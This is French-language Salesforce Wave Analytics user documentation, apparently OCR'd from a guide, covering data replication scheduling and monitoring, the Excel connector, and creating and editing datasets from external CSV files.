Remarque: Si vous désactivez la réplication pour un objet, vous ne pouvez pas la réactiver dans le gestionnaire de données. Vous pouvez réactiver un objet en ajoutant un noeud sfdcDigest à votre flux de données. Reporter-vous à Ajout d'objets et de champs à la réplication.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour désactiver la réplication d'un objet :

- Modifier les flux de données de Wave Analytics

## Planification, exécution et surveillance de la réplication

Vous pouvez planifier l'exécution automatique de la réplication ou l'exécuter manuellement, et suivre sa progression, le tout dans le gestionnaire de données.

Important: Une fois la réplication activée, assurez-vous de l'exécuter et qu'elle se termine avant l'exécution de vos flux de données. Les flux avec des noeuds sfdcDigest échouent tant que la réplication n'a pas été exécutée une première fois.

Planification de la réplication
Planifiez l'exécution automatique de la réplication.

Exécution de la réplication
Exécutez la réplication manuellement à tout moment dans le gestionnaire de données.

Surveillance de la réplication
Surveillez la progression de la réplication dans le gestionnaire de données.

## Planification de la réplication

Planifiez l'exécution automatique de la réplication.

Remarque: Lorsque vous planifiez la réplication, notez qu'elle est prise en compte dans votre limitation de 24 exécutions de flux de données par jour. Par exemple, si votre organisation utilise les applications Sales Wave et Service Wave, un flux de données d'utilisateur et la réplication, vous avez quatre flux de données séparés. Si vous planifiez l'exécution de chaque flux toutes les six heures, vous atteignez la limitation quotidienne.

Pour planifier la réplication, procédez comme suit :

1. Dans Wave Analytics, cliquez sur l'icône d'engrenage ( ), puis sur **Gestionnaire de données** pour ouvrir le gestionnaire de données.
2. Dans le gestionnaire de données, cliquez sur l'onglet Réplication.
   L'onglet Réplication affiche la liste des objets Salesforce activés pour la réplication.
3. Cliquez sur **Modifier la planification de la réplication**.
   La boîte de dialogue de planification s'affiche.
4. Saisissez la fréquence, puis cliquez sur **Enregistrer**.
5. Cliquez sur **Terminé**.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour désactiver la réplication d'un objet :

- Modifier les flux de données de Wave Analytics

## Exécution de la réplication

Exécutez la réplication manuellement à tout moment dans le gestionnaire de données.

Remarque: Lorsque vous exécutez manuellement la réplication, notez qu'elle est prise en compte dans votre limitation de 24 exécutions de flux de données par jour.

Pour exécuter la réplication, procédez comme suit :

1. Dans Wave Analytics, cliquez sur l'icône d'engrenage ( ), puis sur **Gestionnaire de données** pour ouvrir le gestionnaire de données.
2. Dans le gestionnaire de données, cliquez sur l'onglet Réplication.
   L'onglet Réplication affiche la liste des objets Salesforce activés pour la réplication.
3. Cliquez sur **Exécuter la réplication maintenant**.
   La page Surveiller du gestionnaire de données s'ouvre pour afficher la réplication de chaque objet en tant que tâche séparée.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour désactiver la réplication d'un objet :

- Modifier les flux de données de Wave Analytics

### Surveillance de la réplication

Surveillez la progression de la réplication dans le gestionnaire de données.

Pour surveiller la réplication, procédez comme suit :

1. Dans Wave Analytics, cliquez sur l'icône d'engrenage ( ), puis sur **Gestionnaire de données** pour ouvrir le gestionnaire de données.
2. Dans le gestionnaire de données, cliquez sur **Surveiller**.
   L'onglet Réplication affiche la liste des objets Salesforce activés pour la réplication.
3. Cliquez sur **Exécuter la réplication maintenant**.
   La page affiche les informations de surveillance des données Wave.

## Ajout d'objets et de champs à la réplication

Il n'est pas possible d'ajouter des objets ou des champs à une réplication dans le gestionnaire de données. Ajoutez un nouvel objet ou un nouveau champ en ajoutant pour lui un noeud sfdcDigest dans vos flux de données planifiés. Le nouvel objet ou le nouveau champ est automatiquement ajouté à la réplication lors de l'enregistrement du flux de données.

## Considérations relatives à la mise à jour des flux de données avec la réplication activée

Si vous avez activé la réplication, tenez compte des points ci-dessous lors de la prochaine mise à niveau d'un flux de données planifié.

- Wave valide le fichier de définition du flux lorsque vous le chargez. Si des erreurs sont affichées, corrigez-les avant de recharger le fichier.
- Les chargements du fichier de définition du flux de données peuvent être plus longs, car Wave valide le fichier et utilise les noeuds sfdcDigest pour définir les paramètres de réplication.
- Si vous retirez un champ du fichier de définition, il n'est pas désactivé dans les paramètres de réplication. Si nécessaire, vous pouvez désactiver le champ manuellement dans les paramètres de réplication. Reportez-vous à Configuration des paramètres de réplication.
- Si vous ajoutez un champ au fichier de définition, il est activé dans les paramètres de réplication.
- Si vous annulez la planification du flux de données, Wave ne désactive pas la réplication pour les objets et les champs.

## Limitations de la réplication

Voici quelques points à considérer lorsque vous utilisez la réplication.

- Vous pouvez activer jusqu'à 40 objets pour la réplication. Si vous extrayez actuellement plus de 40 objets dans vos flux de données, contactez le support client de Salesforce avant d'activer la réplication.
- La réplication exécute une seule extraction par objet. Tenez compte de ce point si vous devez exécuter plusieurs extractions à partir du même objet. Par exemple, pour extraire les données filtrées et non filtrées d'un objet.
- La réplication est prise en compte dans votre limitation de 24 exécutions de flux de données par jour. Par exemple, si votre organisation utilise les applications Sales Wave et Service Wave, un flux de données d'utilisateur et la réplication, vous avez quatre flux de données séparés. Si vous planifiez l'exécution de chaque flux toutes les six heures, vous atteignez la limitation quotidienne.
- Un problème connu empêche la réplication de générer des e-mails de notification.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour désactiver la réplication d'un objet :

- Modifier les flux de données de Wave Analytics

# Connecteur Wave pour données Excel

Le connecteur Wave Salesforce facilite l'importation des données de Microsoft Excel 2013 dans Wave Analytics.

Le connecteur Wave est disponible sous la forme d'une application pour la version bureau d'Excel 2013 et pour Excel Online dans Office 365. Le connecteur est disponible sous la forme d'une application dans la boutique des applications Microsoft pour Office ou dans le catalogue d'applications privées de votre organisation. Après l'installation du connecteur, il vous suffit de pointer et cliquer pour importer des données d'Excel dans Salesforce.

Installation de l'application Connecteur Wave pour Excel
Le Connecteur Wave permet aux utilisateurs d'importer rapidement et facilement des données de Excel 2013 dans Salesforce Wave Analytics..


## Installation de l'application Connecteur Wave pour Excel

Le Connecteur Wave permet aux utilisateurs d'importer rapidement et facilement des données de Excel 2013 dans Salesforce Wave Analytics..

AUTORISATIONS UTILISATEUR

Pour importer des données de Excel 2013 à Wave Analytics :

- Charger des données externes dans Wave Analytics




Si vous utilisez Excel 2013 pour le bureau ou Office 365, la version Office Online d'Excel, le Connecteur Wave vous propose un moyen formidable d'ajouter vos données dans Salesforce Wave Analytics. Après l'installation du Connecteur, sélectionnez simplement les données depuis Excel, cliquez sur Soumettre et le Connecteur travaille pour vous en important les données dans Wave Analytics et en créant un jeu de données.

Voici comment installer le Connecteur :

1. Ouvrez Excel, la version de bureau ou Office Online.
2. Ouvrez l'onglet Insérer.
3. Cliquez sur Applications pour Office.
4. Recherchez le Connecteur Wave, et cliquez dessus pour l'installer.
5. Saisissez vos identifiants Salesforce pour ouvrir le Connecteur.

Une fois le Connecteur installé, suivez les instructions dans la fenêtre Connecteur pour créer des jeux de données basés sur les données Excel. Lancer le Connecteur vous connecte automatiquement à Salesforce Wave Analytics. Cliquez sur l'icône Aide du Connecteur pour obtenir des informations complètes sur l'utilisation de l'application.

## Création d'un jeu de données avec des données externes

Pour créer un jeu de données, vous pouvez charger des données externes via l'interface utilisateur ou via l'API des données externes. Lorsque vous chargez un fichier de données externe (sous le format .csv, .gz ou .zip), vous pouvez également fournir un fichier de métadonnées. Un fichier de métadonnées contient les attributs des métadonnées qui décrivent la structure des données dans le fichier de données externe. Si vous chargez un fichier .csv à partir de l'interface utilisateur, Wave Analytics génère automatiquement le fichier de métadonnées, que vous pouvez prévisualiser et modifier. Si vous ne fournissez pas de fichier de métadonnées, Wave Analytics importe toutes les colonnes du fichier de données externe en tant que dimensions.

Conseil: Wave stocke temporairement les fichiers CSV et de métadonnées chargés uniquement à des fins de traitement. Une fois les jeux de données créés, Wave purge les fichiers. Si vous souhaitez utiliser les fichiers ultérieurement, conservez une copie.

Avant de charger des fichiers de données externes, consultez les exigences de format et les exemples de fichier .csv et de métadonnées dans External Data Format Reference.

Remarque: Vous pouvez utiliser l'API de données externes pour charger des fichiers de données externes. Utilisez l'API pour exploiter les fonctionnalités supplémentaires, comme effectuer des extractions incrémentielles et des opérations d'ajout, de suppression et de mise à jour/insertion. Pour plus d'informations sur l'API de données externes, reportez-vous au guide External Data API Developer's Guide.

1. Dans la page d'accueil ou de l'application, cliquez sur **Créer** > **Jeu de données**.

2. Saisissez le nom de votre jeu de données dans le champ Nom du jeu de données.
   Le nom ne peut pas dépasser 80 caractères.
3. Si vous souhaitez créer le jeu de données dans une autre application, sélectionnez une autre application dans la liste déroulante Application.
4. Cliquez sur **CSV**.
5. Ajoutez le fichier .csv.
   Une fois le fichier .csv ajouté, Wave Analytics génère et ajoute automatiquement le fichier de métadonnées correspondant.

**Éditions**


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**


Pour charger des données externes :

- Charger des données externes dans Wave Analytics"





Remarque: Vous pouvez également charger un autre fichier de métadonnées que vous avez créé, pour remplacer le fichier généré. Si vous chargez votre propre fichier de métadonnées, le bouton **Prévisualiser les données** est désactivé.

6. Pour changer les attributs des métadonnées dans le fichier généré, procédez comme suit :
   a. Cliquez sur **Prévisualiser les données** pour afficher et modifier les attributs de métadonnées requis.





| AccountOwner | Region | Target | TargetDate |
|---|---|---|---|
| Tony Santos | Midwest | 10000 | 1/1/2011 |
| Lucy Timmer | Northeast | 50000 | 1/1/2011 |
| Lucy Timmer | Northeast | 0 | 12/1/2013 |
| Bill Rolley | Midwest | 15000 | 1/1/2011 |
| Keith Laz | Southwest | 35000 | 1/1/2011 |
| Lucy Timmer | Southeast | 40000 | 1/1/2011 |

   b. Cliquez sur le nom d'une colonne pour le modifier. Le nom de la colonne est le nom complet dans le jeu de données. Le nom de la colonne ne peut pas dépasser 40 caractères.




**c.** Cliquez sur l'en-tête de la colonne pour changer les autres attributs de la colonne.

Vous pouvez modifier les attributs uniquement des colonnes de mesure et de date.




**d.** Pour appliquer les modifications à toutes les autres colonnes de même type, cliquez sur **Appliquer à toutes les colonnes de <type de données>**.

**e.** Cliquez sur **Soumettre** pour enregistrer les modifications dans le fichier des métadonnées.

Remarque: En cas d'erreur, le bouton **Soumettre** est grisé.

**f.** Cliquez sur **OK** pour fermer le message de confirmation.

**g.** Si vous souhaitez modifier les attributs de métadonnées facultatifs, cliquez sur pour télécharger le fichier de métadonnées, le modifier, puis le charger.

**7.** Cliquez sur **Créer un jeu de données**.
Le chargement de vos fichiers de données est planifié. Le traitement du chargement des données peut prendre du temps. Vous pouvez suivre son statut dans la surveillance des données. Si le chargement réussit, le nouveau jeu de données est disponible à partir de la page d'accueil ou de l'application.

8. Cliquez sur **Continuer** pour ignorer le message de confirmation.

Règles de génération automatique d'un fichier de métadonnées
Lorsque vous chargez un fichier .CSV à partir de l'interface utilisateur, Wave Analytics génère automatiquement le fichier de métadonnées si le fichier .CSV remplit certains critères.

Surveillance d'un chargement de données externes
Lorsque vous chargez un fichier de données externes, Wave Analytics déclenche une tâche qui charge les données dans le jeu de données spécifié. Vous pouvez utiliser la surveillance des données pour surveiller la tâche de chargement et résoudre les prolèmes.

## Règles de génération automatique d'un fichier de métadonnées

Lorsque vous chargez un fichier .CSV à partir de l'interface utilisateur, Wave Analytics génère automatiquement le fichier de métadonnées si le fichier .CSV remplit certains critères.

Pour permettre à Wave Analytics de générer un fichier de métadonnées, un fichier .CSV doit remplir les critères suivants :

- Le fichier doit être de type .csv, pas .gz ni .zip.
- Le fichier doit inclure une ligne pour l'en-tête de colonne et au moins un enregistrement.
- Le fichier CSV doit remplir tous les critères de Wave Analytics comme mentionné dans la Référence du format des données externes.

Wave Analytics génère les attributs de métadonnées de chaque colonne .CSV en fonction des 100 premières lignes du fichier .CSV. Wave Analytics utilise les règles ci-dessous pour convertir les noms de colonne .CSV en étiquettes de champ.

- Les caractères spéciaux et les espaces sont remplacés par des traits de soulignement. Par exemple, « Nom complet » devient « Nom_complet ».
- Les traits de soulignement consécutifs sont remplacés par un seul trait de soulignement (sauf lorsque le nom de la colonne se termine par « __c »). Par exemple « Nom__complet » devient « Nom_complet ».
- Le préfixe « X » est ajouté à l'étiquette du champ lorsque le premier caractère du nom de la colonne est numérique. Par exemple « 30Jours » devient « X30Jours ».
- Le nom du champ est remplacé par « Colum » suivi du numéro de la colonne lorsque les caractères du nom de la colonne ne sont pas tous alphanumériques. Par exemple, le nom de colonne quatre « *&^*(&*(% » devient « Column4 ».
- Les traits de soulignement au début et à la fin de l'étiquette du champ sont supprimés pour éviter que l'étiquette ne commence et ne se termine par un trait de soulignement.
- Une étiquette de champ dérivée est incrémentée si elle est identique à une étiquette existante. Par exemple, si « X2 » existe déjà, « X21 », puis « X22 », « X23 »... sont utilisées.

Conseil: Vous pouvez télécharger le fichier de métadonnées généré afin de modifier les paramètres des métadonnées, puis charger le fichier pour appliquer les modifications. Vous pouvez télécharger le fichier de métadonnées lorsque vous créez ou modifiez un jeu de données.

## Surveillance d'un chargement de données externes

Lorsque vous chargez un fichier de données externes, Wave Analytics déclenche une tâche qui charge les données dans le jeu de données spécifié. Vous pouvez utiliser la surveillance des données pour surveiller la tâche de chargement et résoudre les prolèmes.

La vue Tâches (1) de la surveillance des données affiche le statut, l'heure de début et la durée de chaque tâche de flux de données et tâche de chargement de données externes. Il indique les tâches des sept derniers jours et conserve les journaux pendant 30 jours.

**Éditions**


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour accéder à la surveillance des données :

- Modifier les flux de données Wave Analytics," "Charger des données externes dans Wave Analytics," ou "Gérer Wave Analytics"




1. Dans Wave Analytics, cliquez sur le bouton Engrenage ( ), puis sur **Surveillance des données** pour ouvrir la surveillance des données.

La vue Tâches est affichée par défaut. La vue Tâches affiche le flux de données et les tâches de chargement. La vue Tâches affiche le nom de chaque tâche de chargement sous le format `<dataset_name upload flow>`. Vous pouvez survoler une tâche pour afficher son nom complet.

Remarque: Pour afficher les tâches de chargement de données externes dans la vue Tâches, vous devez sélectionner **Afficher** dans le champ Chargements de fichiers (2). Ce paramètre est sélectionné par défaut.


2. Pour afficher le dernier statut d'une tâche, cliquez sur le bouton Actualiser les tâches ( ).

Chaque tâche peut avoir l'un des statuts ci-dessous.


| Statut | Description |
|---|---|
| En file d'attente | Pour commencer, la tâche est mise dans la file d'attente. |
| Exécution | La tâche est en cours d'exécution. |
| Échec | La tâche a échoué. |
| Terminé | La tâche a été exécutée avec succès. |
| Avertissement | La tâche s'est terminée avec succès mais certaines lignes ont échoué. |

3. Pour afficher les détails d'exécution d'une tâche, développez le noeud de la tâche (3).
Les détails d'exécution sont affichés sous la tâche. Dans la section des détails d'exécution, faites défiler vers la droite pour afficher les informations sur les lignes traitées.
4. Pour résoudre les problèmes d'une tâche dont certaines lignes ont échoué, consultez le message d'erreur. Vous pouvez également cliquer sur le bouton de téléchargement (1) dans la section des détails d'exécution pour télécharger le journal d'erreur.

Remarque: Seul l'utilisateur qui a chargé le fichier de données externe peut afficher le bouton de téléchargement.



Le journal d'erreur contient une liste des lignes ayant échoué.




5. Pour résoudre les problèmes d'une tâche ayant échoué, consultez le message d'erreur et les détails d'exécution.

## Modification d'un jeu de données

Vous pouvez modifier un jeu de données pour changer son nom, l'application, le prédicat de sécurité ou le fichier de métadonnées étendues (XMD) associé au jeu de données. Avec des jeux de données créés à partir d'un fichier de données externes, vous pouvez également charger un nouveau fichier de données externes ou de métadonnées afin de mettre à jour les données ou les métadonnées.

Si vous ajoutez un fichier de données externe, Wave Analytics génère et ajoute le fichier de métadonnées correspondant. Pour apporter d'autres modifications aux métadonnées, vous pouvez cliquer sur **Prévisualiser les données** ou télécharger et modifier le fichier de métadonnées généré. Vous pouvez également charger votre propre fichier de métadonnées afin de remplacer le fichier généré.

1. Dans la page d'accueil ou de l'application, cliquez sur l'onglet **Jeux de données**.
2. Survolez le jeu de données que vous souhaitez modifier, puis cliquez sur **Modifier**.
3. Configurez les options suivantes si elles sont applicables.

| Option | Description |
|---|---|
| Nom du jeu de données | Pour renommer le jeu de données, saisissez un nouveau nom. Le nom ne peut pas dépasser 80 caractères. |
| Application | Pour déplacer le jeu de données vers une nouvelle application, saisissez le nom de cette application. |
